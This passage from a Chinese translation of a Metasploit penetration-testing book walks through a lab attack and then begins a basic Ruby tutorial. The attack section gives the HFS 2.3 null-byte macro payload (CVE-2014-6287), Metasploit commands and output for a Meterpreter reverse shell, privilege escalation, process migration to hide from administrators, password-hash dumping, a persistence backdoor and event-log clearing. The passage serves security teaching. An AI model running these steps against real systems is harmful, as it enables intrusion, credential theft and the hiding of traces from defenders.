## 1.14　HFS 2.3 上的漏洞分析

根据CVE-2014-6287的描述，Rejetto网络文件服务器（也被称为HFS或者HttpFileServer）的2.3*x*版本（2.3c以前的版本）中的parserLib.pas文件使用了一个`findMacroMarker`函数，该漏洞源于parserLib.pas文件没有正确处理空字节。远程攻击者可借助搜索操作中的%00序列利用该漏洞执行任意程序。

下面给出了这个有漏洞的函数：

```
function findMacroMarker(s:string; ofs:integer=1):integer;
begin result:=reMatch(s, '\{[.:]|[.:]\}|\|', 'm!', ofs) end;
```

这个函数不能正确地处理空字节，所以当我们对http://localhost:80/search=%00{ .exec|cmd.}发起请求时，就会停止对宏的正则解析，从而导致远程代码注入。

有关这个渗透模块的更多信息，请访问https://www.rapid7.com/db/modules/exploit/windows/ http/rejetto_hfs_exec。

## 渗透模块和后渗透模块

现在在Metasploit中使用`search`命令来查找和HFS 2.3服务器上漏洞相匹配的渗透模块，如下图所示。

```
msf > search hfs

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/multi/http/git_client_command_exec  2014-12-18       excellent  Malicious Git and Mercurial HTTP Server For CVE-201
4-9390
   exploit/windows/http/rejetto_hfs_exec       2014-09-11       excellent  Rejetto HttpFileServer Remote Command Execution


msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.20.6
RHOST => 192.168.20.6
msf exploit(rejetto_hfs_exec) > show payloads
```

可以看到，Metasploit中的`exploit/windows/http/rejetto_hfs_exec`模块可以匹配这个目标漏洞。现在使用`use`命令来载入这个模块，然后将`RHOST`参数的值设定为目标主机的IP，将`RPORT`的值设定为8080。还必须将攻击载荷设置为`windows/meterpreter/reverse_tcp`，将`HOST`的值设置为我们的IP地址，`LPORT`的值设置为4444（或者任何可以使用的端口）。当所有选项都设置完成之后，输入`show options`命令来检查是否所有的选项都设置正确。

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.20.6     yes       The target address
   RPORT      80               yes       The target port
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.118   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf exploit(rejetto_hfs_exec) > exploit
```

模块的设置已经完成，接下来就可以使用`exploit`命令对目标系统进行渗透了，如下图所示。

```
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Using URL: http://0.0.0.0:8080/gNfbmXQh
[*] Local IP: http://192.168.10.118:8080/gNfbmXQh
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.102   rejetto_hfs_exec - 192.168.20.6:8080 - Payload request received: /gNfbmXQh
[*] Sending stage (957487 bytes) to 192.168.10.102
[*] Meterpreter session 5 opened (192.168.10.118:4444 -> 192.168.10.102:25914) at 2016-03-22 05:58:11 -0400
[!] Tried to delete %TEMP%\awrqMaIupYlo.vbs, unknown result
[*] Server stopped.

meterpreter > 
```

干得漂亮！我们已经搞定了这个服务器。接下来进行一些渗透之后的测试任务，如下图所示。

```
meterpreter > sysinfo
Computer        : WIN-3KOU2TIJ4E0
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 6
Meterpreter     : x86/win32
meterpreter > getuid
Server username: WIN-3KOU2TIJ4E0\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

我们已经成功地以**管理员**的身份获得了Windows Server 2012系统的权限。接下来输入一个`getsystem`命令提升控制的权限。从下图可以看出，现在的权限已经升级为**系统级**。

接下来对目标进行更深的渗透，执行一些基本的后渗透命令，比如`getpid`和`ps`。`ps`命令可以显示当前正在运行的进程列表，而`getpid`命令可以输出Meterpreter正在驻留的进程号，如下图所示。

```
meterpreter > getpid
Current pid: 2036
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                           Path
 ---   ----  ----               ----  -------  ----                           ----
 0     0     [System Process]
 4     0     System             x64   0
 228   4     smss.exe           x64   0
 264   464   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 308   300   csrss.exe          x64   0
 316   464   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\spoolsv.exe
 360   352   csrss.exe          x64   1
 368   300   wininit.exe        x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\wininit.exe
 400   352   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM            C:\Windows\System32\winlogon.exe
 464   368   services.exe       x64   0
 472   368   lsass.exe          x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\lsass.exe
 528   464   svchost.exe        x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 556   464   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 656   400   dwm.exe            x64   1        Window Manager\DWM-1           C:\Windows\System32\dwm.exe
 668   464   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\VBoxService.exe
 748   464   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 788   464   svchost.exe        x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 832   464   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 908   464   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 1044  464   svchost.exe        x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 1084  464   svchost.exe        x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 1104  464   svchost.exe        x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 1380  464   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 1688  1820  ServerManager.exe  x64   1        WIN-3KOU2TIJ4E0\Administrator  C:\Windows\System32\ServerManager.exe
 1760  2208  wscript.exe        x86   1        WIN-3KOU2TIJ4E0\Administrator  C:\Windows\SysWOW64\wscript.exe
 1792  788   taskhostex.exe     x64   1        WIN-3KOU2TIJ4E0\Administrator  C:\Windows\System32\taskhostex.exe
 1864  1808  explorer.exe       x64   1        WIN-3KOU2TIJ4E0\Administrator  C:\Windows\explorer.exe
 2036  1760  eIJDRPTHQ.exe      x86   1        WIN-3KOU2TIJ4E0\Administrator  C:\Users\ADMINI~1\AppData\Local\Temp\radE1801.tm
p\eIJDRPTHQ.exe
 2096  1864  VBoxTray.exe       x64   1        WIN-3KOU2TIJ4E0\Administrator  C:\Windows\System32\VBoxTray.exe
 2152  1864  KMFtp.exe          x86   1        WIN-3KOU2TIJ4E0\Administrator  C:\Program Files (x86)\KONICA MINOLTA\FTP Utilit
y\KMFtp.exe
```

当前Meterpreter驻留的进程号为2036，对应的程序为eIJDRPTHQ.exe。如果一个管理员结束了这个程序，我们的Meterpreter会话就会被停止。因此，我们需要将它驻留到一个更合适的进程上，这样才能躲过管理员的眼睛。explorer.exe进程就是一个很好的选择，我们来将Meterpreter迁移到它上面。它是一个基于Windows操作系统的主要进程，如下图所示。

```
meterpreter > migrate 1864
[*] Migrating from 2036 to 1864...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1864
```

进程迁移成功之后，输入`getpid`命令查看Meterpreter所依附的进程，如上图所示。可以使用`hashdump`命令收集被渗透系统上密码的哈希值，这个过程如下图所示。

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mm:1001:aad3b435b51404eeaad3b435b51404ee:d2f717a89953203539f48fa076a11584:::
meterpreter >
```

完成了哈希值的收集之后，就可以执行pass-the-hash攻击，在没有明文密码的情况下绕过限制。

> 有关Windows操作系统漏洞的更多信息，请访问http://www.cvedetails.com/vendor/26/Microsoft.html。
>
> 也可以访问http://www.cvedetails.com/top-5-vendors.php?year=来获取关于世界50大软件提供商的漏洞信息。

## 1.15　渗透访问控制的持久化

当成功渗透进入目标计算机以后，可能还需要反复地对其进行访问控制。那么如何能保持对目标计算机的控制连接就变得十分重要了。为了实现这一点，可以选择在目标计算机上添加一个新的用户，也可以选择使用Metasploit中的`persistence`模块。

运行`persistence`模块可以通过在目标计算机上安装一个永久性的后门来实现访问控制的持久化。这样，即使有一天目标计算机修补了漏洞，我们仍然可以通过这个连接来实现对目标计算机的控制。执行的命令和执行后的效果如下面的屏幕截图所示。

```
meterpreter > run persistence
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf5/logs/persistence/WIN-3KOU2TIJ4E0_20160322.2110/WIN-3KOU2TIJ4E0_20160322.2
110.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.118 LPORT=4444
[*] Persistent agent script is 148412 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\CUvIFuzPv.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\CUvIFuzPv.vbs
[+] Agent executed with PID 2060
meterpreter > 
```

运行persistence模块将会向目标计算机上传一个.vbs类型的恶意脚本文件，并在目标计算机上执行这个恶意脚本文件。这个脚本文件一旦在目标计算机上运行，每隔几秒钟就会主动去连接攻击者的计算机。这个恶意脚本文件会被当作一个系统服务安装在目标计算机系统中，同时会被添加到开机启动项中。因此，无论目标计算机重新启动多少次，该恶意服务都可以运行。除非卸载该服务或者手动删除文件，否则恶意服务的效果将一直存在。

为了连接到目标计算机上的恶意服务并能重新开始访问，我们需要建立一个渗透handler来对连接进行管理。exploit/multi/handler是一个通用的渗透handler，主要用来管理目标计算机上运行的攻击载荷与攻击者计算机之间的连接。我们在Metasploit的终端中输入命令来运行这个handler。执行的命令和执行后的效果如下面的屏幕截图所示。

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
```

此处的一个关键点是，我们设置的攻击载荷和LPORT选项必须与运行persistence模块时设置的攻击载荷和LPORT选项相同。

发出攻击命令exploit后，exploit/multi/handler开始等待从目标系统上发回来的连接。一旦传入的连接被检测到，控制终端就会切换到Meterpreter命令行。

这里推荐一份关于如何在Meterpreter后门中使用metsvc的资料：https://www.offensive-security.com/metasploit-unleashed/meterpreter-backdoor/。

## 1.16　清除渗透痕迹

在成功完成一次对目标系统的渗透测试之后，最好将入侵过程中留下的所有痕迹都清除掉。不过如果是获得了许可的渗透测试，建议你不要清除系统日志和入侵痕迹，这样蓝队就可以利用这些日志改善其防御，同时知晓渗透测试工程师是如何进入系统的。因此，只有后门程序或者可执行文件应该被删除。不过，我们也必须学习如何消除痕迹。为了实现这个目的，我们需要通过**事件管理器**模块清除事件日志。

```
meterpreter > run event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
====================

 Name                     Retention  Maximum Size  Records
 ----                     ---------  ------------  -------
 Application              Disabled   20971520K     887
 HardwareEvents           Disabled   20971520K     0
 Internet Explorer        Disabled   K             0
 Key Management Service   Disabled   20971520K     0
 Security                 Disabled   20971520K     1746
 System                   Disabled   20971520K     1223
 Windows PowerShell       Disabled   15728640K     86
```

在这里可以看到大量的系统日志。我们用参数-c来删除它们。

```
meterpreter > run event_manager -c
[-] You must specify and eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] HardwareEvents:
[*] Clearing HardwareEvents
[*] Event Log HardwareEvents Cleared!
[*] Internet Explorer:
[*] Clearing Internet Explorer
[*] Event Log Internet Explorer Cleared!
[*] Key Management Service:
[*] Clearing Key Management Service
[*] Event Log Key Management Service Cleared!
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
```

我们已经完成了对目标网络环境的一次渗透测试，接下来可以继续生成此次渗透测试的报告。在前面的测试中，我们以学习为主要目的，所以将重点都放在了一个漏洞上。但是在实际工作中，必须对目标系统进行全面的漏洞测试，以验证目标系统中所有的潜在漏洞。

也可以在Meterpreter命令行中输入`clearv`命令清除目标系统的事件日志。

## 1.17　回顾入侵过程


现在来总结一下整个渗透测试的过程。

(1) 在最开始的时候，使用NMAP对目标进行一次扫描。

(2) 发现目标计算机的21端口上运行着VSFTPD 2.3.4，这款软件存在漏洞。

(3) 对运行在21端口的VSFTPD 2.3.4进行了渗透攻击。

(4) 在IP地址为192.168.10.112的目标上获得了一个shell权限。



(5) 创建一个Linux使用的Meterpreter shell，并将其复制到Apache下的/var/www目录中。接下来，在shell中运行`wget`命令，将最新创建的Meterpreter shell传送到目标计算机中。

(6) 通过命令`chmod 777 backdoor.elf`为shell后门文件赋予完全权限。


(7) 在一个单独的终端中建立一个渗透模块handler，这个handler将运行在4444端口上，然后在目标计算机上运行backdoor.elf文件。

(8) 获得了IP地址为192.168.10.112目标系统的Linux Meterpreter权限。

(9) 在已经成功渗透的目标系统上运行`arp`命令。发现这个系统还连接到了一个独立的内部网络，并且已经和一个内网IP地址为192.168.20.4的主机建立了连接。

(10) 利用Meterpreter shell在192.168.10.112上快速建立一个去往192.168.20.0/24网络的`autoroute`（自动路由模块）。

(11) 通过Meterpreter转发所有的流量，对目标执行一次TCP类型的端口扫描和服务认证。




(12) 发现目标在80端口上运行着一个有漏洞版本的PHP服务器。

(13) 通过PHP CGI参数注入漏洞实现了对目标系统的渗透。

(14) 获取了位于网络内部的主机（192.168.20.4）的控制权限，这个控制由PHP Meterpreter实现。

(15) 接下来向目标上传并执行backdoor.elf文件，这与之前在第一个系统中所做的一样。

(16) 获取了目标系统的Linux Meterpreter权限。

(17) 在目标系统上运行arp命令，查找网络上是否存在其他主机。

(18) 在网络上发现了IP地址为192.168.20.6的主机，并对其进行一次TCP类型的端口扫描。

(19) 对所有端口进行扫描。在目标的8080端口上发现了正在运行的HFS 2.3，而且这个软件上存在着远程命令执行漏洞。

(20) 利用Metasploit中的HFS渗透模块实现了对目标系统的渗透 。

(21) 获得目标系统的Windows Meterpreter权限。

(22) 运行一个持久化模块，保持对目标的访问权限。

(23) 每隔几秒钟，持久化模块就会尝试连接我们的系统。这样当handler建立好之后，就可以立刻打开Meterpreter权限。

(24) 利用Meterpreter中的event_manager模块清除日志。

## 1.18 小结

本章介绍了渗透测试的各个阶段，讲解了Metasploit的安装过程以及如何对指定网络开展黑盒测试，回顾了Metasploit的基本功能和用法，展示了如何对两个不同的Linux系统和Windows Server 2012系统进行渗透测试，同时还讲解了在Metasploit中使用数据库的优势。

在本章结束之际，我们已经掌握了以下内容。

- 关于渗透测试各阶段的理论
- 在Metasploit中使用数据库的好处
- Metasploit测试框架的基础知识
- 渗透模块和辅助模块的工作原理
- 使用Metasploit进行渗透测试的相关理论

本章的主要目的是介绍渗透测试的各个阶段和Metasploit框架，为后续章节的学习做准备。

下一章将介绍一种看起来有些困难的技术，那就是编程实现Metasploit的组件。我们将深入研究Metasploit的编码部分并编写Metasploit框架的自定义功能。

第 2 章

# 打造定制化的Metasploit渗透测试框架

“人生最难能可贵的是，当所有人都劝你甘于平庸时，你却勇于坚持自我。”

——出处不详

在回顾完Metasploit基本功能的用法之后，下面开始学习Metasploit模块的编写。首先是Ruby编程语言的基础知识，然后是Ruby的各种语法和语义。通过这一章的学习，你将轻松掌握Metasploit模块的编写要领。本章将会讲解如何设计和制作各种自定义Metasploit模块，以及如何创建自定义的后渗透模块，这将有助于我们更好地控制已成功渗透的目标主机系统。

设想这样一种情况：我们要开展渗透测试的目标系统数量非常多，并且还需要在成功渗透之后进行后渗透测试工作，例如从所有的目标主机系统上下载一个指定的文件。从每个目标系统手动下载指定文件将会花费大量的时间和精力。因此，在这种情形下可以编写一个自定义的后渗透模块脚本。这个脚本会自动从所有被渗透了的目标系统中下载指定文件。

本章首先介绍在Metasploit环境中Ruby编程的相关知识，然后讲解如何开发各种Metasploit模块。本章着眼于以下这几个要点。

- 了解在Metasploit环境中进行Ruby编程的基础知识。
- 研究Metasploit的模块。
- 编写自定义的扫描模块、暴力破解模块和后渗透模块。
- 编写Meterpreter脚本。
- 理解Metasploit模块的语法和语义。
- 通过RailGun使用DLL完成十分困难的任务。

现在让我们开始了解Ruby编程语言的基础，并积累与Metasploit模块编写相关的知识。

在深入研究Metasploit模块的编写之前，必须了解编写这些模块所必需的Ruby编程语言的核心特性。为什么学习Metasploit时要掌握的语言是Ruby呢？下面几点将帮助我们揭示这个问题的答案。

- ❑ 可以构建自动化类来重用代码是Ruby语言的一个特点，而这个特点正好满足了Metasploit的需求。
- ❑ Ruby是一种面向对象的编程语言。
- ❑ Ruby是一种解释型语言，执行速度快，项目开发周期短。



## 2.1 Ruby——Metasploit 的核心

Ruby编程语言可以说是Metasploit框架的核心。不过Ruby到底是什么呢？根据Ruby官方网站的说法，Ruby是一种简单而强大的编程语言。日本的松本行弘在1995年设计并实现了Ruby语言。[①] 后来它被进一步定义为功能类似于Perl语言的、具有动态特性和反射机制的、**通用的面向对象**（Object-Oriented Programming，OOP）的程序设计语言。

TIP

可以从http://Rubyinstaller.org/downloads/下载Windows/Linux版本的Ruby。

也可以通过下面的网页获得优秀的Ruby学习资源：http://tryruby.org/levels/1/challenges/。

### 2.1.1 创建你的第一个 Ruby 程序

Ruby是一种十分简单易学的编程语言。首先了解一下Ruby语言的基础知识。但是请记住，Ruby是一种内容十分丰富的编程语言。如果讲解Ruby的所有知识将会远远超出本书的范围，因此我们将只涉及编写Metasploit模块所必需的Ruby知识。

#### 1. Ruby的交互式命令行

Ruby语言提供了一个可以进行交互的命令行。在交互式命令行上进行工作可以使我们更清楚地理解Ruby的基础知识。好的，现在就要开始了。首先打开你的CMD命令行或者终端窗口，然后在其中输入命令`irb`来启动Ruby的交互式命令行。

先在Ruby交互式命令行中输入一些内容，然后查看发生的变化；假设如下图所示输入数字`2`：

```
irb(main):001:0> 2
=> 2
```

交互式命令行返回并输出了刚刚输入的值。现在，来进行另一个操作，例如一个如下图所示的加法运算：

```
irb(main):002:0> 2+3
=> 5
```

可以看到，如果输入的内容是一个表达式的话，交互式命令行会返回并输出表达式的结果。

① 详细掌握Ruby语言，可参考由Ruby之父松本行弘亲自审校的《Ruby基础教程（第5版）》（人民邮电出版社2017年8月出版）。——编者注

现在来执行一些对字符串的操作，例如将一个字符串类型的值保存到一个变量中。过程如下所示：

```
irb(main):005:0> a= "nipun"
=> "nipun"
irb(main):006:0> b= "loves Metasploit"
=> "loves metasploit"
```

当对变量a和b赋值结束后，我们来查看一下当在交互式命令行中输入a和a+b时，交互式命令行是如何反应的：

```
irb(main):014:0> a
=> "nipun"
irb(main):015:0> a+b
=> "nipun loves metasploit"
```

可以看到，当将a作为一个输入时，交互式命令行返回并输出了它保存的名为a的变量的值。类似地，输入a+b返回并输出的结果为变量a和b的连接。

### 2. 在命令行中定义方法

方法或者函数是一组语句，当我们调用它们时会开始执行。可以简单地在Ruby交互命令行中声明一个方法，也可以在脚本中对它们进行声明。在使用Metasploit模块时，Ruby的方法是一个很重要的部分。来看看它的语法格式：

```
def method_name [( [arg [= default]]...[, * arg [, &expr ]])]
expr
end
```

要定义一个方法，首先以def开始，紧随其后的是方法的名称，然后是包含在括号中的参数和表达式。我们还将一个end声明放在所有表达式的最后来结束对方法的定义。这里，arg指的是方法所接收的参数，expr指的是方法用来接受并计算的表达式。来看一个例子：

```
irb(main):002:0> def xorops(a,b)
irb(main):003:1> res = a ^ b
irb(main):004:1> return res
irb(main):005:1> end
=> :xorops
```

我们定义了一个名为xorops的方法，它接收a和b两个参数。接着将接收到的参数进行异或运算，并将结果保存到一个名为res的新变量中。最后使用return语句来返回结果。

```
irb(main):006:0> xorops(90,147)
=> 201
```

可以看到，函数通过异或运算打印出了正确的结果。Ruby语言提供了puts和print这两种输出打印函数。当涉及Metasploit框架时，将使用print_line函数。我们可以分别使用print_good、print_status和print_error语句来表示成功执行、状态和错误。下面给出了具体的示例：

```
print_good("Example of Print Good")
print_status("Example of Print Status")
print_error("Example of Print Error")
```

当你在Metasploit模块下运行这些命令时会产生如下输出，+符号并绿色显示表示正常，*符号并蓝色显示表示状态信息，-符号并红色显示表示错误信息。



```
[+] Example of Print Good
[*] Example of Print Status
[-] Example of Print Error
```

我们将会在本章的后半部分学习各种类型的输出语句的作用。

### 2.1.2 Ruby 中的变量和数据类型

变量是指一个值随时可以改变的占位符。在Ruby中，我们只有在需要使用一个变量的时候才对其进行声明。Ruby语言支持数目众多的变量数据类型，但是我们只讨论与Metasploit相关的数据类型。下面来看看这些数据类型以及它们的操作。

#### 1. 字符串的处理

字符串是表示一个流或字符序列的对象。在Ruby中，可以像上一个例子中那样轻松地将一个字符串类型的值赋给一个变量。通过简单地使用双引号或者单引号标记一个值，就可以将这个值定义为字符串。

这里推荐尽量使用双引号标记，因为单引号标记可能会引发问题。看一下可能引发的问题：

```
irb(main):005:0> name = 'Msf Book'
=> "Msf Book"
irb(main):006:0> name = 'Msf's Book'
irb(main):007:0' '
```

可以看到，当使用一对单括号标记时，它们工作了。然而当试图使用`Msf's`代替`Msf`时，错误却出现了。这是因为在程序执行时，系统误将`Msf's`中的单引号当成了字符串结束的单引号，这显然并非我们所愿。而这种情况导致程序出现了语法错误。

1）字符串连接

在使用Metasploit模块的时候，会用到字符串连接功能——我们有好几个实例都需要将两个不同的结果连接成一个字符串。可以使用+运算符来实现字符串链接；另外，当需要在一个变量后面追加数据的时候，也可以使用<<运算符：

```
irb(main):007:0> a = "Nipun"
=> "Nipun"
irb(main):008:0> a << " loves"
=> "Nipun loves"
```

```
irb(main):009:0> a << " Metasploit"
=> "Nipun loves Metasploit"
irb(main):010:0> a
=> "Nipun loves Metasploit"
irb(main):011:0> b = " and plays counter strike"
=> " and plays counter strike"
irb(main):012:0> a+b
=> "Nipun loves Metasploit and plays counter strike"
```

这里先将"Nipun"赋值给变量a，然后再使用<<运算符在它的后面追加了"loves"和"Metasploit"。使用另一个变量b保存了值"and plays counter strike"。接下来，简单地使用+运算符将这两个变量连接起来，得到了一个完整的输出"Nipun loves Metasploit and plays counter strike"。

2）子字符串（substring）函数

在Ruby中可以轻松地使用substring函数来获取子字符串——只需要指明子字符串在字符串中的起始位置和长度，就可以获得它，如下所示：

```
irb(main):001:0> a= "12345678"
=> "12345678"
irb(main):002:0> a[0,2]
=> "12"
irb(main):003:0> a[2,2]
=> "34"
```

3）split函数

可以使用split函数将一个字符串类型的值分割为一个变量数组。用一个简单的例子来说明这一点：

```
irb(main):001:0> a = "mastering,metasploit"
=> "mastering,metasploit"
irb(main):002:0> b = a.split(",")
=> ["mastering", "metasploit"]
irb(main):003:0> b[0]
=> "mastering"
irb(main):004:0> b[1]
=> "metasploit"
```

可以看到，现在已经将字符串转换成了一个新的数组b。这个数组b中包含了b[0]和b[1]两个元素，分别是"mastering"和"metasploit"。

### 2. Ruby中的数字和转换

我们可以直接在算术运算中使用数字。在处理用户的输入时，可以用to_i函数将字符串类型的输入转换成数字。另一方面，也可以使用to_s函数将一个数字转换成字符串。

来看一个简单的例子以及它的输出：

```
irb(main):006:0> b="55"
=> "55"
irb(main):007:0> b+10
TypeError: no implicit conversion of Fixnum into String
    from (irb):7:in `+'
    from (irb):7
    from C:/Ruby200/bin/irb:12:in `<main>'
irb(main):008:0> b.to_i+10
=> 65
irb(main):009:0> a=10
=> 10
irb(main):010:0> b="hello"
=> "hello"
irb(main):011:0> a+b
TypeError: String can't be coerced into Fixnum
    from (irb):11:in `+'
    from (irb):11
    from C:/Ruby200/bin/irb:12:in `<main>'
irb(main):012:0> a.to_s+b
=> "10hello"
```

可以看到，当将一个用引号标记的值赋给变量b时，这个变量会被当作一个字符串处理。当使用这个变量进行加法运算时就会出现错误。但是，对其使用了to_i函数以后，这个变量就会从字符串类型转换成整型，从而可以正常地执行加法运算。同样，对于字符串，当我们试图将一个整数和一个字符串连接到一起时，错误就出现了。不过，当进行了类型转换后，一切就正常了。

- **Ruby中的数制转换**

在使用渗透模块和其他模块时，都将使用到各种转换机制。现在来看一些之后会用到的数制转换。

- 16进制到10进制的转换

  在Ruby中使用hex函数对一个数值进行从16进制到10进制的转换是十分简单的，下面给出了一个示例：

  ```
  irb(main):021:0> a= "10"
  => "10"
  irb(main):022:0> a.hex
  => 16
  ```

  可以看出，16进制下的10对应10进制下的16。

- 10进制到16进制的转换

  和上例中相反的操作可以使用to_s函数来实现：

  ```
  irb(main):028:0> 16.to_s(16)
  => "10"
  ```

### 3. Ruby中的范围

**范围**（range）是一个很重要的内容，广泛应用在Metasploit的辅助模块中，例如扫描模块和测试模块。

让我们定义一个范围，并且查看一下可以对这种数据类型进行哪些操作：

```
irb(main):028:0> zero_to_nine= 0..9
=> 0..9
irb(main):031:0> zero_to_nine.include?(4)
=> true
irb(main):032:0> zero_to_nine.include?(11)
=> false
irb(main):002:0> zero_to_nine.each{|zero_to_nine| print(zero_to_nine)}
0123456789=> 0..9
irb(main):003:0> zero_to_nine.min
=> 0
irb(main):004:0> zero_to_nine.max
=> 9
```

我们可以看到一个范围对象提供的多种操作，例如搜索、查找最小值和最大值和显示范围中的所有数据。这里的`include?`函数可以检查范围中是否包含某一个特定的值。此外，`min`和`max`函数可以显示出范围中的最小值和最大值。

### 4. Ruby中的数组

我们可以简单地将数组定义为一系列的元素集合。来看一个例子：

```
irb(main):005:0> name = ["nipun","metasploit"]
=> ["nipun", "metasploit"]
irb(main):006:0> name[0]
=> "nipun"
irb(main):007:0> name[1]
=> "metasploit"
```

到现在为止，已经介绍了所有编写Metasploit模块必需的变量和数据类型的相关知识。

> 有关变量和数据类型的更多信息，请访问http://www.tutorialspoint.com/ruby/。
>
> 有关使用Ruby编程的速查表，请参考https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf。
>
> 如果你现在正从别的语言向Ruby语言过渡，这有一份推荐材料：http://hyperpolyglot.org/scripting。

## 2.1.3　Ruby 中的方法

方法是函数的另一个说法。除了Ruby程序员以外，其他背景的程序员可能经常使用这两种叫法。方法就是指能执行特定操作的子程序。方法的使用实现了代码的重用，大大减短了程序的长

度。定义一个方法很容易，在定义开始的地方使用def关键字，在结束的地方使用end关键字。让我们通过一个简单的程序来了解它们的工作方式，例如打印出50个空格。

```
def print_data(par1)
square = par1*par1
return square
end
answer = print_data(50)
print(answer)
```

